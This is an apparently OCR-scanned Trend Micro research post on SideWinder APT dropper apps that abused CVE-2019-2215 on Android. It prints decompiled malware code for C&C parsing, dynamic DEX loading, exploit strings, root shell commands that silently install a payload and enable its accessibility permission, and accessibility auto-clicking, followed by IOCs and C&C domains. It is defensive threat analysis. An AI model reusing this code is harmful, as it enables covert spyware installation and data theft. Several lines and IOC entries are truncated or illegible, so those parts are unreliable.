First Active Attack Exploiting CVE-2019-2215 Found on Google Play, Linked to SideWinder APT Group

- Posted on:January 6, 2020 at 5:00 am
- Posted in:Exploits, Mobile
- Author:
  Trend Micro

0

by Ecular Xu and Joseph C Chen

We found three malicious apps in the Google Pla vice
and collect user information. One of these apps, y that
exists in Binder (the main Inter-Process Commu ve
attack in the wild that uses the use-after-free vul lso
found that the three apps are likely to be part of t , a

group that has been active since 2012, is a known threat and has reportedly targeted military entiti Windows machines.

The three malicious apps were disguised as photography and file manager tools. We speculate that these apps have been active since March 2019 based on the certificate information on one of the apps. The apps have since been removed from Google Play.



Figure 1. The three apps related to SideWinder group

275d530542315404b20eeacff58948fbcd03c781

Certification0	
signer_CN	Android
signer_C	US
signer_O	Google Inc.
signer_OU	Android
signer_L	Mountain View
owner_O	Google Inc.
validDateTo	2049-03-27 08:32:42
owner_L	Mountain View
validDateFrom	2019-03-27 08:32:42
signer_ST	California
owner_CN	Android
owner_OU	Android
owner_C	US
owner_ST	California
serialNumber	F884DF9405CBAA483D4FB72752C1B6FC5DDC2B37

Figure 2. Certificate information of one of the apps

Installation

SideWinder installs the payload app in two stage) from its command and control (C&C) server. We foun configure the C&C server address. The address v the URL used in the distribution of the malware.

```
String v10_1 = v10.getString("referrer");
if(v10_1 == null) {
    return;
}

OutputStream v3 = this.b;
StringBuilder v4 = new StringBuilder();
v4.append("refer: ");
v4.append(v10_1);
v4.append(v2);
v3.write(v4.toString().getBytes());
System.out.println("Successfully byte inserted");
this.b.flush();
Log.e("asdffff", v10_1);
a v10_2 = new a(new ByteArrayInputStream(f.a(Base64.decode(URLDecoder.decode(v10_1, "UTF-8"), 0))));
SharedPreferences v9_1 = arg9.getSharedPreferences("MyPref", 0);
SharedPreferences$Editor v3_1 = v9_1.edit();
String v4_1 = v10_2.b();
v10_1 = v10_2.b();
OutputStream v5 = this.b;
StringBuilder v6 = new StringBuilder();
v6.append("url: ");
v6.append(v4_1);
```

Figure 3. Parsed C&C Server address

After this step, the downloaded DEX file downloads an APK file and installs it after exploiting the device or employing accessibility. All of this is done without user awareness or intervention. To evade detection, it uses many techniques such as obfuscation, data encryption, and invoking dynamic code.

The apps Camero and FileCrypt Manger act as droppers. After downloading the extra DEX file from the C&C server, the second-layer droppers invoke extra code to download, install, and launch the callCam app on the device.



Figure 4. Two

```
try {
    String v0 = new String(Base64.decode("ZGFsc
    File v1 = new File(a.a(arg9.getFilesDir().g
    if(!v1.exists()) {
        v1.mkdirs();
    }

    File v4 = new File(v1, a.a(18));
    FileOutputStream v1_1 = new FileOutputStrea
    v1_1.write(arg10);
    v1_1.close();
    Object v8_1 = Class.forName(v0).getConstruc
    Method v10 = v8_1.getClass().getDeclaredMet
    v10.setAccessible(true);
    v10.invoke(v8_1, arg9);
```

Figure 5. Code showing how the dropper invokes extra DEX code

To deploy the payload app callCam on the device without the user's awareness, SideWinder does the following:

1. *Device Rooting*
This approach is done by the dropper app Camero and only works on Google Pixel (Pixel 2, Pixel 2 XL), Nokia 3 (TA-1032), LG V20 (LG-H990), Oppo F9 (CPH1881), and Redmi 6A devices. The malware retrieves a specific exploit from the C&C server depending on the DEX downloaded by the dropper.

```
if(Build.MODEL.toLowerCase().contains("pixel")) {
    return;
}

if(Build.MODEL.toLowerCase().contains("ta-1032")) {
    return;
}

if(Build.MODEL.toLowerCase().contains("lg-h990")) {
    return;
}

if(Build.MODEL.toLowerCase().contains("cph1881")) {
    return;
}

if(Build.MODEL.toLowerCase().contains("redmi 6a")) {
    return;
}
```

Figure 6. Code snippet from Extra DEX downloaded by Camero

We were able to download five exploits from the C&C server during our investigation. They use the vulnerabilities CVE-2019-2215 and MediaTek-SU to get root privilege.

```
.rodata:00000000000040BA aStartup        DCB "startup",0         ; DATA XREF: .data:0000000000015008↓o
.rodata:00000000000040C2 aFindKernelAddr DCB "find kernel address of current task_struct",0
.rodata:00000000000040C2                                         ; DATA XREF: .data:0000000000015018↓o
.rodata:00000000000040ED aObtainArbitrar DCB "obtain arbitrary kernel memory R/W",0
.rodata:00000000000040ED                                         ; DATA XREF: .data:0000000000015028↓o
.rodata:0000000000004110 aFindKernelBase DCB "find kernel base address",0
.rodata:0000000000004110                                         ; DATA XREF: .data:0000000000015038↓o
.rodata:0000000000004129 aBypassSelinuxA DCB "bypass SELinux and patch current credentials",0
.rodata:0000000000004129                                         ; DATA XREF: .data:0000000000015048↓o
.rodata:0000000000004156 aS              DCB "[+] %s",0xA,0      ; DATA XREF: execute_stage+34↑o
.rodata:0000000000004156                                         ; execute_stage+38↑o
.rodata:000000000000415E aSFailed        DCB "[-] %s failed",0xA,0
.rodata:000000000000415E                                         ; DATA XREF: notify_stage_failure+28↑o
.rodata:000000000000415E                                         ; notify_stage_failure+2C↑o
.rodata:000000000000416D aDebug          DCB "debug",0           ; DATA XREF: main+18↑o
.rodata:000000000000416D                                         ; main+1C↑o
.rodata:0000000000004173 aTemprootForPix DCB "Temproot for Pixel 2 and Pixel 2 XL via CVE-2019-2215",0xA,0
.rodata:0000000000004173                                         ; DATA XREF: main+28↑o
.rodata:0000000000004173                                         ; main+2C↑o
.rodata:00000000000041AA aPrintedKernelO DCB "printed kernel offsets won't be reliable",0xA,0
.rodata:00000000000041AA                                         ; DATA XREF: main+38↑o
.rodata:00000000000041AA                                         ; main+3C↑o
.rodata:00000000000041D4                 ALIGN 8
.rodata:00000000000041D8 $d.3            DCB    1                ; DATA XREF: find_current+14↑o
.rodata:00000000000041D8                                         ; find_current+18↑o ...
```

Figure 7. C

```
.rodata:0000000000006E40                            ; sub_49F4+68C↑o
.rodata:0000000000006E63                ALIGN 8
.rodata:0000000000006E68 aGivingUp       DCB "Giving up",0xA,0    ; DATA XREF: sub_49F4+8C0↑o
.rodata:0000000000006E68                                          ; sub_49F4+8C8↑o
.rodata:0000000000006E73                ALIGN 8
.rodata:0000000000006E78 aCouldNotPinpoi DCB "Could not pinpoint tasks list in init_task struct",0xA,0
.rodata:0000000000006E78                                          ; DATA XREF: sub_49F4:loc_4E4C↑o
.rodata:0000000000006E78                                          ; sub_49F4+460↑o
.rodata:0000000000006EAB                ALIGN 0x10
.rodata:0000000000006EB0 aDidNotFindComm DCB "Did not find comm (proc name) offset",0xA,0
.rodata:0000000000006EB0                                          ; DATA XREF: sub_49F4+400↑o
.rodata:0000000000006EB0                                          ; sub_49F4+408↑o
.rodata:0000000000006ED6                ALIGN 8
.rodata:0000000000006ED8 aDidNotFindSecc DCB "Did not find seccomp offset",0xA,0
.rodata:0000000000006ED8                                          ; DATA XREF: sub_49F4+638↑o
.rodata:0000000000006ED8                                          ; sub_49F4+640↑o
.rodata:0000000000006EF5                ALIGN 8
.rodata:0000000000006EF8 aStackProtectio DCB "Stack protection detected",0xA,0
.rodata:0000000000006EF8                                          ; DATA XREF: sub_5380+1B8↑o
.rodata:0000000000006EF8                                          ; sub_5380+1BC↑o
.rodata:0000000000006F13                ALIGN 8
.rodata:0000000000006F18 aDidNotDetectLd DCB "Did not detect ldr offset",0xA,0
.rodata:0000000000006F18                                          ; DATA XREF: sub_5380+150↑o
.rodata:0000000000006F18                                          ; sub_5380+154↑o
.rodata:0000000000006F33                ALIGN 8
.rodata:0000000000006F38 a_16lx_2xLdrXUD DCB "%.16lx+%.2x: LDR [x%u, %d]",0xA,0
.rodata:0000000000006F38                                          ; DATA XREF: sub_5380+240↑o
.rodata:0000000000006F38                                          ; sub_5380+248↑o
.rodata:0000000000006F54                ALIGN 8
.rodata:0000000000006F58 aAvc_denied     DCB "avc_denied",0       ; DATA XREF: sub_563C+C↑o
.rodata:0000000000006F58                                          ; sub_563C+14↑o
.rodata:0000000000006F63                ALIGN 8
.rodata:0000000000006F68 aSelinux_enfo_0 DCB "selinux_enforcing VA: %#.16lx",0xA,0
.rodata:0000000000006F68                                          ; DATA XREF: sub_563C+84↑o
.rodata:0000000000006F68                                          ; sub_563C+8C↑o
.rodata:0000000000006F87                ALIGN 8
.rodata:0000000000006F88 aThisAddressDoe DCB "This address does not seem to have your thread flags (%#.8x)",0xA,0
.rodata:0000000000006F88                                          ; DATA XREF: sub_5748+58↑o
.rodata:0000000000006F88                                          ; sub_5748+60↑o
.rodata:0000000000006FC6                ALIGN 8
.rodata:0000000000006FC8 aThreadFlags_8x DCB "thread flags: %#.8x",0xA,0
.rodata:0000000000006FC8                                          ; DATA XREF: sub_5748+C0↑o
.rodata:0000000000006FC8                                          ; sub_5748+C8↑o
.rodata:0000000000006FDD                ALIGN 0x20
.rodata:0000000000006FE0 aTif_seccompDea DCB "TIF_SECCOMP deactivated",0
.rodata:0000000000006FE0                                          ; DATA XREF: sub_5748+184↑o
.rodata:0000000000006FE0                                          ; sub_5748+188↑o
```

Figure 8. MediaTek-SU exploit

After acquiring root privilege, the malware installs the app callCam, enables its accessibility permission, and then launches it.

```
v3.write("runcon u:r:shell:s0 pm install " + this.file.getAbsolutePath() + "\n".getBytes());
v3.write("runcon u:r:shell:s0 am start -n com.callCam.android.callCam2base/com.callCam.android.callCam2base.MainActivity --es main " + this.mainUrl + "\n".getBytes());
v3.write("runcon u:r:shell:s0 settings get secure enabled_accessibility_services  > /sdcard/xyz1 \n".getBytes());
v3.write("runcon u:r:shell:s0 settings put secure enabled_accessibility_services com.callCam.android.callCam2base/com.callCam.android.callCam2base.myAccessibility:$(cat /sdcard/xyz1) \n"
```

Figure 9. Commands install app, launch app, and enable accessibility

2. *Using the Accessibility Permission*
This approach is used by the dropper app FileCrypt Manager and works on most typical Android phones above Android 1.6. After its launch, the app asks the user to enable accessibility.



Figure 10. Steps FileCrypt Manager prompts user to do

Once granted, the app shows a full screen window that says that it requires further setup steps. In reality, that is just an overlay screen that is displayed on top of all activity windows on the device. The overlay window sets its attributions to FLAG_NOT_FOCUSABLE and FLAG_NOT_TOUCHABLE, allowing the activity windows to detect and receive the users' touch events through the overlay screen.

Figure 11. Overlay screen

Meanwhile, the app invokes code from the extra DEX file to enable the installation of unknown apps and the installation of the payload app callCam. It also enables the payload app's accessibility permission, and then launches the payload app. All of this happens behind the overlay screen, unbeknownst to the user. And, all these steps are performed by employing Accessibility.

```
v2 = new Intent("android.settings.MANAGE_UNKNOWN_APP_SOURCES", Uri.parse("package:" + arg9.getPackageName()));
v2.addFlags(v7);
arg9.startActivity(v2);
new Handler().postDelayed(new Runnable(arg10, arg9) {
    public void run() {
        AccessibilityNodeInfo v6 = Installing.this.getRootWin(this.val$object);
        if(v6 != null) {
            List v2 = v6.findAccessibilityNodeInfosByText("Allow from this source");
            if(v2.size() == 0) {
                return;
            }

            Iterator v8 = v2.iterator();
            while(v8.hasNext()) {
                Object v5 = v8.next();
                Rect v0 = new Rect();
                ((AccessibilityNodeInfo)v5).getBoundsInScreen(v0);
                int v7 = v0.top;
                try {
                    Installing.this.swipe(v7, "unknown", this.val$ctx, this.val$object);
                }
                catch(Exception v3) {
                    Installing.this.isInstalling = false;
                    v3.printStackTrace();
                }

                StrictMode.setVmPolicy(new StrictMode$VmPolicy$Builder().build());
                Intent v4 = new Intent("android.intent.action.VIEW");
                v4.addFlags(1);
                v4.setDataAndType(Uri.fromFile(Installing.this.file), "application/vnd.android.package-archive");
                v4.setPackage("com.google.android.packageinstaller");
                v4.addFlags(0x50000000);
                this.val$ctx.startActivity(v4);
            }
```

Figure 12. Code enabling install of unknown apps and new APK

```
AccessibilityNodeInfo v3 = this.this$1.this$0.getRootWin(this.this$1.val$object);
if(!this.this$1.this$0.isAccessibilityServiceEnabled(this.this$1.val$context, this.this$1.val$object) && v3 != null) {
    List v4 = v3.findAccessibilityNodeInfosByText("Use service");
    if(v4.size() == 0) {
        v4 = v3.findAccessibilityNodeInfosByText("Accessibility");
        if(v4.size() == 0) {
            v4 = v3.findAccessibilityNodeInfosByText("Off");
        }
    }

    Iterator v6 = v4.iterator();
    while(v6.hasNext()) {
        Object v2 = v6.next();
        Rect v0 = new Rect();
        ((AccessibilityNodeInfo)v2).getBoundsInScreen(v0);
        int v5 = v0.top;
        try {
            this.this$1.this$0.swipe(v5, "accessibility", this.this$1.val$context, this.this$1.val$object);
        }
        catch(Exception v1) {
            v1.printStackTrace();
        }
    }
}
```

Figure 13. Code enable accessibility permission of the newly installed app

callCam's Activities

The app callCam hides its icon on the device after being launched. It collects the following information and sends it back to the C&C server in the background:

- Location
- Battery status
- Files on device
- Installed app list
- Device information
- Sensor information
- Camera information
- Screenshot
- Account
- Wifi information

- Data of WeChat, Outlook, Twitter, Yahoo Mail, Facebook, Gmail, and Chrome

The app encrypts all stolen data using RSA and AES encryption algorithms. It uses SHA256 to verify data integrity and customize the encoding routine. When encrypting, it creates a block of data we named headData. This block contains the first 9 bytes of origin data, origin data length, random AES IV, the RSA-encrypted AES encrypt key, and the SHA256 value of AES-encrypted origin data. Then the headData is encoded through the customized routine. After the encoding, it is stored in the head of the final encrypted file followed by the data of the AES-encrypted original data.



Figure 14. Data encryption process

```
static byte[] b(byte[] arg6) {
    byte[] v0 = new byte[arg6.length + 0x20];
    byte[] v2 = new byte[0x20];
    new Random().nextBytes(v2);
    System.arraycopy(v2, 0, v0, 0, 0x20);
    System.arraycopy(arg6, 0, v0, 0x20, arg6.length);
    int v1;
    for(v1 = 0; v1 < arg6.length; ++v1) {
        int v3 = v1 + 0x20;
        v0[v3] = ((byt
    }

    return v0;
}
```


Figure 15. Custo

Relation to SideWinder

These apps may be attributed to SideWinder as the C&C servers it uses are suspected to be part of SideWinder's infrastructure. In addition, a URL linking to one of the apps' Google Play pages is a[illegible]und on one of the C&C servers.



Figure 16. Google Play URL of FileManager app found in one of the C&C servers.

Trend Micro Solutions

Trend Micro solutions such as the Trend Micro™ Mobile Security for Android™ can detect these malicious apps. End users can also benefit from its multilayered security capabilities that secure the device owner's data and privacy and safeguard them from ransomware, fraudulent websites, and identity theft.

For organizations, the Trend Micro Mobile Security for Enterprise suite provides device, compliance, and application management, data protection, and configuration provisioning. It also protects devices from attacks that exploit vulnerabilities, prevents unauthorized access to apps, and detects and blocks malware and fraudulent websites. Trend Micro's Mobile App Reputation Service (MARS) covers Android and iOS threats using leading sandbox and machine learning technologies to protect users against malware, zero-day and known exploits, privacy leaks, and application vulnerabilities.

Indicators of Compromise

SHA256	Package Name/File type	App Name/Detection Name
ec4d6bf06dd3f94f4555d75c6daaf540dee15b18d62cc004e774e996c703cb34	DEX	AndroidOS_SWinderSpy.HRXA
a60fc4e5328dc75dad238d46a2867ef7207b8c6fb73e8bd001b323b16f02ba00	DEX	AndroidOS_SWinderSpy.HRXA
0daefb3d05e4455b590da122255121079e83d48763509b0688e0079ab5d48886	ELF	AndroidOS_MtkSu.A
441d98dff3919ed24af7699be658d06ae8dfd6a12e4129a385754e6218bc24fa	ELF	AndroidOS_BinderExp.A
ac82f7e4831907972465477eebafc5a488c6bb4d460575cd3889226c390ef8d5	ELF	AndroidOS_BinderExp.A
ee679afb897213a3fd09be43806a7e5263563e86ad255fd500562918205226b8	ELF	AndroidOS_BinderExp.A
135cb239966835fefbb346165b140f584848c00c4b6a724ce122de7d999a3251	[illegible]	[illegible]u.A
a265c32ed1ad47370d56cbd287066896d6a0c46[illegible]73d2bb915d198ae42	[illegible]	[illegible]

Package Name/File type	App Nan[illegible] Name
com.abdulrauf.filemanager	FileCrypt[illegible]
com.callCam.android.callCam2base	callCamn[illegible]

com.camero.android.camera2basic Camero

C&C Servers

ms-ethics.net

deb-cn.net

ap1-acl.net

ms-db.net

aws-check.net

reawk.net

MITRE ATT&CK Matrix™

Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact	Collection	Exfiltration	Command And Control	Network Effects	Remote Service Effects
Deliver Malicious App via Authorized App Store	Abuse Device Administrator Access to Prevent Removal	Exploit OS Vulnerability	Application Discovery	Access Notifications	Application Discovery	Attack PC via USB Connection	Clipboard Modification	Access Calendar Entries	Alternate Network Mediums	Alternate Network Mediums	Downgrade to Insecure Protocols	Obtain Device Cloud Backups
Deliver Malicious App via Other Means	App Auto-Start at Device Boot	Exploit TEE Vulnerability	Device Lockout	Access Sensitive Data in Device Logs	Evade Analysis Environment	Exploit Enterprise Resources	Data Encrypted for Impact	Access Call Log	Commonly Used Port	Commonly Used Port	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Drive-by Compromise	Modify Cached Executable Code		Disguise Root/Jailbreak Indicators	Access Stored Application Data	File and Directory Discovery		Delete Device Data	Access Contact List	Data Encrypted	Domain Generation Algorithms	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Exploit via Charging Station or PC	Modify OS Kernel or Boot Partition		Download New Code at Runtime	Android Intent Hijacking	Location Tracking		Device Lockout	Access Notifications	Standard Application Layer Protocol	Standard Application Layer Protocol	Exploit SS7 to Track Device Location	
Exploit via Radio Interfaces	Modify System Partition		Evade Analysis Environment	Capture Clipboard Data	Network Service Scanning		Generate Fraudulent Advertising Revenue	Access Sensitive Data in Device Logs		Standard Cryptographic Protocol	Jamming or Denial of Service	
Install Insecure or Malicious Configuration	Modify Trusted Execution Environment		Input Injection	Capture SMS Messages	Process Discovery		Input Injection	Access Stored Application Data		Uncommonly Used Port	Manipulate Device Communication	
Lockscreen Bypass			Install Insecure or Malicious Configuration	Exploit TEE Vulnerability	System Information Discovery		Manipulate App Store Rankings or Ratings	Capture Audio		Web Service	Rogue Cellular Base Station	
Masquerade as Legitimate Application			Modify OS Kernel or Boot Partition	Input Capture	System Network Configuration Discovery		Modify System Partition	Capture Camera			Rogue Wi-Fi Access Points	
Supply Chain Compromise			Modify System Partition	Input Prompt	System Network Connections Discovery		Premium SMS Toll Fraud	Capture Clipboard Data			SIM Card Swap	
			Modify Trusted Execution Environment	Network Traffic Capture or Redirection				Capture SMS Messages				
			Obfuscated Files or Information	URL Scheme Hijacking				Data from Local System				
			Suppress Application Icon					Input Capture				
								Location Tracking				
								Network Information Discovery				
								Network Traffic Capture or Redirection				
								Screen Capture				

Tags: appAPTgoogle play

Featured Stories

- systemd Vulnerability Leads to Denial of Service on Linux
- qkG Filecoder: Self-Replicating, Document-Encrypting Ransomware
- Mitigating CVE-2017-5689, an Intel Management Engine Vulnerability
- A Closer Look at North Korea's Internet
- From Cybercrime to Cyberpropaganda

Security Predictions for 2019

- Our security predictions for 2019 are based on our experts' analysis of the progress of current and emerging technologies, user behavior, and market trends, and their impact on the threat landscape. We have categorized them according to the main areas that are likely to be affected, given the sprawling nature of the technological and sociopolitical changes under consideration.
  Read our security predictions for 2019.

Business Process Compromise

- Attackers are starting to invest in long-terr ly on. They scout for vulnerable practices, suscep leverage or abuse. To learn more, read our

Recent Posts

- First Active Attack Exploiting CVE-2019-2215 Found on Google Play, Linked to SideWinder APT Group
- Looking into Attacks and Techniques Used Against WordPress Sites
- Why Running a Privileged Container in Docker Is a Bad Idea
- DDoS Attacks and IoT Exploits: New Activity from Momentum Botnet
- More than a Dozen Obfuscated APT33 Botnets Used for Extreme Narrow Targeting

Popular Posts

More than a Dozen Obfuscated APT33 Botnets Used for Extreme Narrow Targeting

Banking Trojan DRIDEX Uses Macros for Infection

Microsoft November 2019 Patch Tuesday Reveals 74 Patches Before Major Windows Update

(Almost) Hollow and Innocent: Monero Miner Remains Undetected via Process Hollowing

April Patch Tuesday: Microsoft Patches Office Vulnerability Used in Zero-Day Attacks

Stay Updated

Email Subscription

Your email here

Subscribe